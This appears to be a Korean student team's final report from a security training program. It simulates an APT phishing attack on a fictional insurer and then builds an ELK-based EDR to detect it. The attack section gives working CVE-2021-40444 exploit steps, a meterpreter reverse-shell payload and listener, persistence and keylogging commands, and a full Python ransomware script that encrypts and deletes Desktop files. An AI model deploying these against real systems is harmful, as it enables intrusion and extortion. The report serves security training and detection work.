

K-Shield Jr. 보안사고 분석대응 7기 5팀

최종 보고서



K-Shield Jr.

문서번호 : 2021R&B-03

Version 3.1

작성일 : 2021년 11월 17일

< 변경 기록표 >

버전	변경일자	변경 내용	변경자
1.0	2021.09.06	최초 작성	R&B
2.0	2021.10.12	시나리오 주제 세부 사항 변경 및 추가 작성	R&B
3.0	2021.11.05	APT 설명 수정	R&B
3.1	2021.11.17	APT 내용 보충 및 EDR 내용 수정	R&B

< 목 차 >

1. 프로젝트 개요 -----	5
1.1 프로젝트 명 및 기간 -----	5
1.2 프로젝트 배경 -----	5
1.3 프로젝트 목표 -----	6
2. 프로젝트 조직 -----	7
2.1 프로젝트 조직도 -----	7
2.2 책임 및 역할 -----	7
2.3 프로젝트 환경 -----	8
2.3.1 공격 환경 -----	8
2.3.2 분석 환경 -----	8
3. 프로젝트 수행 일정 -----	9
3.1 단계별 세부 일정 -----	9
3.1.1 APT 공격 -----	9
3.1.2 EDR 탐지 -----	10
4. APT -----	11
4.1 APT 시나리오 -----	11


4.2 사전 준비 단계 -----	12
4.2.1 내부 메일 서버 -----	12
4.2.2 악성 코드가 포함된 파일 제작 -----	12
4.2.2.1 사용할 취약점 : CVE-2021-40444 -----	12
4.2.2.2 파일 제작 과정 -----	12
4.2.2.3 미터프리터 기능 -----	13
4.2.3 랜섬웨어 -----	15
4.3 공격 진행 -----	15
5. EDR -----	16
5.1 EDR 목표 -----	16
5.2 EDR 서버 구성 -----	16
5.3 분석 내용 -----	17
5.3.1 침투 타임라인 -----	17
5.3.2 상세 분석 -----	18
5.3.2.1 암호화된 문서파일 발견 -----	18
5.3.2.2 Explore.exe 분석 -----	21
5.3.2.3 경로 순회 공격 발견 -----	23

1. 프로젝트 개요

1.1 프로젝트 명 및 기간

- 프로젝트명 : APT 공격 - EDR 탐지 시스템
- 프로젝트 기간 : 2021.08.31 - 2021.11.17
- 프로젝트 멘토 : 올잇원 최진원
- 프로젝트 수행 팀 : 김은주, 이안나, 이찬진, 김가영, 김지예,
박민주, 안병휘, 이유림, 장민경, 정민지

1.2 프로젝트 배경



APT 공격은 점점 증가하는 추세이고 이에 대한 대응면에서의 필요성이 대두되고 있다. 파일이 실행될 때의 행위를 통해 악성코드 여부를 판단하는 APT 대응 솔루션과 다르게, 악성코드 활동이 실제로 일어나는 엔드포인트 단에서 행위 정보를 수집, 악성코드를 분석하는 방법인 EDR이 새로운 대안으로 제시되고 있다. 이를 바탕으로 APT 공격을 실제로 수행해보고 대응 방안인 EDR을 구현해보는 프로젝트를 고안해보게 되었다.

1.3 프로젝트 목표

· APT 공격


- APT 모사 시스템을 구성하여 피해자에게 악성코드를 유포한 다음 중요 데이터를 탈취하는 시나리오를 구성 후 공격 실행

· EDR 탐지

- 피해자 엔드포인트에서 특정 이벤트에 대한 로그를 수집 후, 분석하여 악성행위로 판단되면 관리자에게 경고 알림 전송 및 대응 (프로세스 강제종료, 접속 차단 등)
- 시스템 내 주요 서버들의 로그를 수집하여 실시간 모니터링 및 침해사고 발생 시, 사고 경위 조사
- 대시보드를 통한 모니터링 결과 시각화, 관리자에게 경고 리포트 전송 등으로 관리자들이 관제실에 있지 않아도 원격지에서 공격 현황을 파악할 수 있는 환경 구성

2. 프로젝트 조직

2.1 프로젝트 조직도



2.2 책임 및 역할

책임	역할	이름
PM	프로젝트 총괄 책임자	김은주
PL	APT 공격팀 책임자	이찬진
개발	APT 팀원, 서버 구축 담당	김지예
개발	APT 팀원, 악성코드 제작 담당	장민경

PL	EDR 탐지팀 책임자	이안나
개발	로그 수집, 분석 및 진단 시스템 개발	김가영
개발	로그 수집, 분석 및 진단 시스템 개발	박민주
개발	로그 수집, 분석 및 진단 시스템 개발	안병휘
개발	로그 수집, 분석 및 진단 시스템 개발	이유림
개발	로그 수집, 분석 및 진단 시스템 개발	정민지

2.3 프로젝트 환경

2.3.1 공격 환경

구분	TYPE	IP 주소	Spec
DNS 서버	Ubuntu Linux	172.30.1.6	내부 메일 서버를 위한 DNS 서버
메일 서버	Ubuntu Linux	172.30.1.50	내부 메일을 위한 서버
공격자 PC	Kali Linux	172.30.1.25	공격을 위한 PC
	Windows 10	172.30.1.124	메일을 보내는 PC
피해자 PC	Windows 10	172.30.1.30	1차 피해자 PC
	Windows 10	172.30.1.35	2차 피해자 PC

2.3.2 분석 환경

- Windows 10 환경에서 분석

3. 프로젝트 수행 일정

3.1 단계별 세부 일정

3.1.1 APT 공격

- 더 자세한 세부 일정 사항은 WBS 참고

일정	단계	작업
2021.08.31 ~ 2021.09.07	APT 공격 계획	프로젝트 범위 확정 프로젝트 일정 확정 프로젝트 진행 방향 확정
2021.09.08 ~ 2021.10.12	자료조사 및 시나리오 구성	프로젝트 전반에 대한 자료조사 시나리오 구성
2021.09.28 ~ 2021.10.19	환경 구축 및 공격 사전 준비	웹 서버 구축 -> 사용X DNS 서버 구축 메일 서버 구축 파일 서버 구축 -> 사용X 악성코드 제작 및 유포
2021.10.20 ~ 2021.11.16	모의 해킹 및 테스트	모의해킹(침투, 검색 및 수집, 공격, 보고) 통합테스트 미비점 보완

3.1.2 EDR 탐지

일정	단계	작업
2021.08.31 ~ 2021.09.07	EDR 탐지 계획	프로젝트 범위 확정 프로젝트 일정 확정 프로젝트 진행 방향 확정
2021.09.08 ~ 2021.09.21	자료 조사 및 환경 구축	프로젝트 전반에 대한 자료조사 및 환경 구축
2021.09.15 ~ 2021.10.19	ELK 서버 구축 및 Kibana 시각화 구현	ELK 서버 환경 구축 Sysmon – Logstash 필터링 Syslog 연계 로그 대시보드, 그래프 및 타임라인 구현
2021.10.13 ~ 2021.11.09	분석 및 진단	YARA 룰 탐지 진단 알고리즘 설계 프로세스 핸들 구현 메모리 추출
2021.11.10 ~ 2021.11.16	대응 및 보고	분석 결과에 따른 조치 구현
2021.09.22 ~ 2021.11.16	테스트	통합테스트 미비점 보완

4. APT

4.1 APT 시나리오



R&B손해보험

디지털 취약계층 서비스 아이디어 공모전

한 명의 고객도 소외되지 않도록 소비자 친화적인 보험서비스를 제공하기 위해 디지털 취약계층을 위한 다양한 아이디어를 공모합니다.

공모 주제
디지털 취약계층 서비스
(예시) 보험거래 단계별(가입/계약관리/보험금청구 등) 디지털 서비스 이용 관련 아이디어 등

모집 기간
2021년 10월 28일 - 11월 11일

문의처 소비자보호팀 소비자정책파트 공모전담당 { rnb.cpt@daum.net / 02-1234-5678 }

접수 방법
e-mail(rnb.cpt@daum.net) 접수

제출 서류
1. 참가신청서
(R&B손해보험 공식 블로그에서 다운로드)
2. 제출보고서(자유양식)

- 공격 목표 : R&B손해보험의 보상부의 중요 문서 탈취 및 랜섬웨어 공격

- 공격 이유 : 국내 최고의 보험회사인 R&B손해보험에 등록된 개인 또는 여러 회사들의 중요 정보들을 랜섬웨어로 잠금으로써 돈을 요구하기 위해

- 회사 구조 : 간단하게 아래의 구조와 같이 생겼다고 가정

R&B손해보험		
경영지원팀	소비자보호팀	보상팀

- 경영지원팀 : 회계와 인사를 담당
- 소비자보호팀 : 민원상담 및 소비자보호 프로그램 기획 및 개선을 담당
- 보상팀 : 보험 설계 및 보험비 지급을 위한 보험조사, 보험지원 등을 담당

- 공격 시나리오의 등장 인물 소개

- 1) 공격자(최길동) : 실제로 공격을 진행하는 사람
- 2) 피해자1(김홍보) : R&B손해보험의 소비자보호팀에서 공모전을 담당하고 있는 사원
- 3) 피해자2(최기밀) : R&B손해보험의 보상팀에서 중요 문서를 다루는 사원

4.2 사전 준비 단계

4.2.1 내부 메일 서버

- DNS 서버와 메일 서버를 이용하여 내부 메일을 사용할 수 있게끔 제작
 - DNS 서버 : bind9을 이용
 - 메일 서버 : sendmail, dovecot을 이용
- 피해자 PC 환경인 Windows 10에서 기본 메일 앱을 통해 메일을 사용할 수 있도록 설정
- 실제 사용한 메일 계정
 - 피해자 1(김홍보) : khb11@rnb.com · 피해자 2(최기밀) : ckm7@rnb.com

4.2.2 악성 코드가 포함된 파일 제작

4.2.2.1 사용할 취약점 : CVE-2021-40444

- 2021년 9월 7일에 발견된 취약점
- Microsoft Office 365 및 Office 2019에 영향을 미치는 원격 코드 실행 취약점

4.2.2.2 파일 제작 과정

- 자세한 사항은 참고 자료 1. 악성코드 기능 정리.pdf 참고

· 터미널 1

- 1) CVE-2021-40444 공격 코드 github에서 다운로드

> **git clone https://github.com/lockedbyte/CVE-2021-40444.git**

- 2) test 디렉터리로 이동 후 reverse shell 생성

> **msfvenom -p windows/meterpreter/reverse_tcp LHOST=(IP주소)**

LPORT=(포트 번호) -f dll -o payload.dll

- 3) 문서에 reverse shell 추가하여 악성 문서 파일 제작

> **python3 exploit.py generate test/payload.dll http://(IP주소)**

- 4) 악성 문서 파일 확인

(4-1) out 디렉터리로 이동 후 해당 악성 문서파일 확인(해당 문서 위치 : kali)

(4-2) 피해자 pc에서 다운로드 받을 수 있게끔 서버 설정(해당 문서의 주소 :
ip주소:port번호 형식)

(4-3) http server 생성하여 피해자 pc에서 파일 다운로드

> python3 -m http.server 88

• 터미널 2

1) 해당 악성코드 host 80 포트로 열기(편의를 위해 터미널 창 하나 더 열어 진행)

> python3 exploit.py host 80

• 터미널 3

1) msfconsole 이용

2) Reverse Shell 연결할 수 있도록 설정

> use exploit/multi/handler

> show options

> set payload windows/meterpreter/reverse_tcp

> set lhost (IP주소)

=> 설정 전 후 options 명령어 실행 화면이 다른 것을 알 수 있음

3) 공격 실행(run)

4) 피해자 pc에서 편집 사용 버튼을 누를 시 세션 연결(meterpreter) 확인 가능

· 피해자 pc와 연결되면(편집 사용 버튼 눌러야 함) 자동으로 위 명령어(run)을
실행하다보면 'meterpreter > '이 나타남

· 이때, shell 명령어를 입력하면 피해자 IP 주소 확인 가능

4.2.2.3 미터프리터 기능

1) Migrate(이주) 작업

: 더 안전한 프로세스로 Migrate 하여 프로세스가 죽지 않고 연결을 유지하도록
하는 작업

[명령어]

- ps : 피해자의 프로세스 리스트 확인
- run post/windows/manage/migrate : 자동으로 안전한 프로세스로 이주
- migrate <PID> : 해당 프로세스로 이주
- test.exe가 바이러스 파일(PID : 532)
- 안전한 프로세스로 Migrate : Migrate 할 프로세스(PID : 4172)

2) Persistence(지속성) 작업

: 피해자의 PC가 재부팅된 이후에도 미터프리터가 수행될 수 있게 미터프리터 에이전트를 삽입


[옵션]

- -X : 윈도우 부팅 시 에이전트 자동 시작
- -i <N> : 연결을 재시도하기 전에 N초 대기
- -p <포트번호>
- -r <공격자 IP>
- 공격자 PC에 리소스 파일 생성(~.rc)
- 피해자 PC에 스크립트 파일 생성(MsydhxNGex.vbs)
- 레지스트리 키 생성(ggHqZueEAlz)

3) Keyscan 기능

: keyscan_start 명령은 미터프리터가 주입된 프로세스 내부에 새 스레드를 생성
> 이 스레드는 캡처된 키 입력을 저장하기 위해 버퍼를 할당하고 정해진 시간마다 GetAsyncKeyState를 호출하여 키 코드 각각의 up/down 상태를 반환

4.2.3 랜섬웨어

A screenshot of a code editor window titled 'Lock.py'. The editor shows a Python script for a ransomware program. The script imports 'glob', 'os', 'random', 'struct', and 'AES' from 'Cryptodome.Cipher'. It defines an 'encrypt_file' function that takes a key, in_filename, out_filename (default None), and chunksize (default 64*1024). The function generates a random IV, creates an AES encryptor, and writes the IV and file size to the output file. It then reads the input file in chunks, pads them to 16 bytes, encrypts them, and writes the encrypted chunks to the output file. Finally, it iterates over all files on the desktop and encrypts them, removing the original files.

```
1 import glob
2 import os, random, struct
3 from Cryptodome.Cipher import AES
4
5 def encrypt_file(key, in_filename, out_filename=None, chunksize=64*1024):
6     if not out_filename:
7         out_filename = in_filename + '.enc'
8
9     iv = os.urandom(16)
10    encryptor = AES.new(key, AES.MODE_CBC, iv)
11    filesize = os.path.getsize(in_filename)
12
13    with open(in_filename, 'rb') as infile:
14        with open(out_filename, 'wb') as outfile:
15            outfile.write(struct.pack('<Q', filesize))
16            outfile.write(iv)
17
18            while True:
19                chunk = infile.read(chunksize)
20                if len(chunk) == 0:
21                    break
22                elif len(chunk) % 16 != 0:
23                    chunk += b' ' * (16 - len(chunk) % 16)
24
25                outfile.write(encryptor.encrypt(chunk))
26
27    key = b'qwer asdf zxcv 1234 !@#$'
28    windows_user_name = os.path.expanduser('~')
29    startPath = windows_user_name + '/Desktop/**'
30
31    for filename in glob.iglob(startPath, recursive=True):
32        if os.path.isfile(filename):
33            encrypt_file(key, filename)
34            os.remove(filename)
35
```

- 파이썬을 이용하여 랜섬웨어 제작

4.3 공격 진행

- 참고 파일 2. 공격 진행 영상을 참고.

5. EDR

5.1 EDR 목표


1) 사용자 PC (Windows)

피해자 엔드포인트에서 특정 이벤트에 대한 로그를 수집 후 분석하여, 악성행위로 판단되면 관리자에게 경고 알림 전송 및 대응(프로세스 강제 종료, 접속 차단 등)

2) Server (Linux)

시스템 내 주요 서버들의 로그를 수집하여, 실시간 모니터링 및 침해사고 발생 시 사고 경위 조사

5.2 EDR 서버 구성



- 각각 로그 수집 대상 서버(API 서버)는 Windows 10과 Linux(Ubuntu 20.04), 로그 저장소 서버는 Docker로 구성
- 윈도우 환경에서의 로그 전송은 로그 수신기 Winlogbeat 이용
- 리눅스 환경에서의 로그 전송은 로그 수신기 Filebeat 이용
- ELK 서버 포트는 Logstash는 5000, Elastic search는 9200, Kibana는 5601로 설정
- ELK 서버는 Docker-compose를 이용해 빌드 함
- EDR 관련 자료는 <https://github.com/K-Shield-Jr/Research/issues> 참고


5.3 분석 내용

5.1.1 침투 타임라인

시간	공격	설명
15:47	최기밀 PC 침투	C:\Windows\Explorer.EXE(4244)로 부터 C:\Users\DDJ\Downloads\office\RunMe.bat가 생성됨
15:48		C:\Windows\System32\cmd.exe(7452)가 명령어를 통해 RunMe.bat를 실행 C:\Users\DDJ\AppData\Local\Temp\getadmin.vbs가 생성됨
"	UAC 우회	C:\Windows\System32\cmd.exe(2184) cmd /u /c echo Set UAC = CreateObject("Shell.Application") : UAC.ShellExecute "cmd.exe"
"		C:\Windows\System32\wscript.exe(4700)가 명령어를 통해 getadmin.vbs를 실행
"	지속성 공격	C:\Windows\system32\cmd.exe(7452)가 %Microsoft%\Windows %CurrentVersion%\Explorer\FileExts.vbs에 접근
16:20		워드 프로그램(WINWORD.EXE)이 C:\Windows\SysWOW64\rundll32.exe의 부모 프로세스 임이 발견됨
18:15		explorer.exe의 자식 프로세스가 rundll2.exe임이 발견됨
"		rundll2.exe의 자식 프로세스가 cmd.exe(4244)임이 발견됨
18:30		Explorer.EXE(1268) cmd.exe(4244)의 자식 프로세스가 Lock.exe임이 발견됨
18:35		C:\Users\DDJ\Downloads\Lock.exe(4456)에 의해 문서가 암호화 됨

5.1.2 상세 분석


5.1.2.1 암호화된 문서파일 발견



- (18:35분 경) 문서 파일이 Lock.exe에게 암호화 되었음

프로세스 id	winlog_event_data.ProcessId.keyword: Descending	Count	부모 프로세스 id	winlog_event_data.ParentProcessId.keyword: Descending	Count
4456		43	1536		1
프로세스 id	winlog_event_data.ProcessId.keyword: Descending	Count	부모 프로세스 id	winlog_event_data.ParentProcessId.keyword: Descending	Count
1536		11	4244		1

- Lock.exe의 PID(=1536)와 1536의 PID인 PPID(4244)확인



- (18:30분 경) PID 1536으로 검색했을 때 Explorer.exe가 Lock.exe와 관련됨을 확인

프로세스 id		부모 프로세스 id	
winlog.event_data.ProcessId.keyword: Descending		winlog.event_data.ParentProcessId.keyword: Descending	
	Count		Count
5604	529	1268	1
7152	528	4244	1
664	9	664	1
8784	7	8784	1

- Lock.exe 좀 더 자세하게 분석

· PID : 5604, 7152, 664, 8784

· PPID : 1268, 4244, 664, 8784

=> 이 중 664, 8786를 제외하고 부모 프로세스는 1268, 4244(Explorer.exe)


Image		ParentImage	
winlog.event_data.Image.keyword: Descending		winlog.event_data.ParentImage.keyword: Descending	
C:\Windows\SysWOW64\cmd.exe		C:\Users\DDJ\Downloads\rundll2.exe	
프로세스 id		부모 프로세스 id	
winlog.event_data.ProcessId.keyword: Descending		winlog.event_data.ParentProcessId.keyword: Descending	
	Count		Count
1268	1	5552	1

- (18:15경) 1268은 cmd.exe였고 부모 프로세스는 rundll2.exe이다.

Image		ParentImage	
winlog.event_data.Image.keyword: Descending		winlog.event_data.ParentImage.keyword: Descending	
C:\Users\DDJ\Downloads\rundll2.exe		C:\Windows\explorer.exe	
ImageLoaded		TargetFilename	
